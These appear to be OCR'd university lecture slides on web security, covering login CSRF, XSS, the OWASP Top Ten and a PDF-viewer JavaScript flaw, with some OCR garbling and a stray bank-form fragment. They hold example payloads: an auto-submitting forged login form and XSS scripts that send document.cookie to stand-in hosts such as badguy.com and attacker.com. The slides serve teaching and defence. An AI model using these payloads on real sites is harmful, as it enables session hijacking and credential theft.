
Is usually located between the ⑆ symbols on your check.

*Account Number: (3-17 digits)

Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.

*Re-enter Account Number:

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

Cross Site Scripting (XSS)

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Three top web site vulnerabilites

- SQL Injection
  - Browser ver
  - Bad inpu SQL query

Attacker’s malicious code executed on victim server


- CSRF – Cross-site request forgery
  - Bad wel veb site, using credenti “visits” site

Attacker site forges request from victim browser to victim server

- XSS – Cross-site scripting
  - Bad wel script that steals in b site

Attacker’s malicious code executed on victim browser

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```


echo search term
into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         “http://badguy.com?cookie = ” +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com



www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```


www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Definition of XSS

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Email version of reflected XSS



Email version

Attack Server

User Victim

Server Victim

1 Collect email addr

2 send malicious email

3 click on link

4 echo user input

5 send valuable data

PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


And if that doesn’t bother you...

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack (for comparison)



Attack Server

User Victim

Server Victim

5 send valuable data

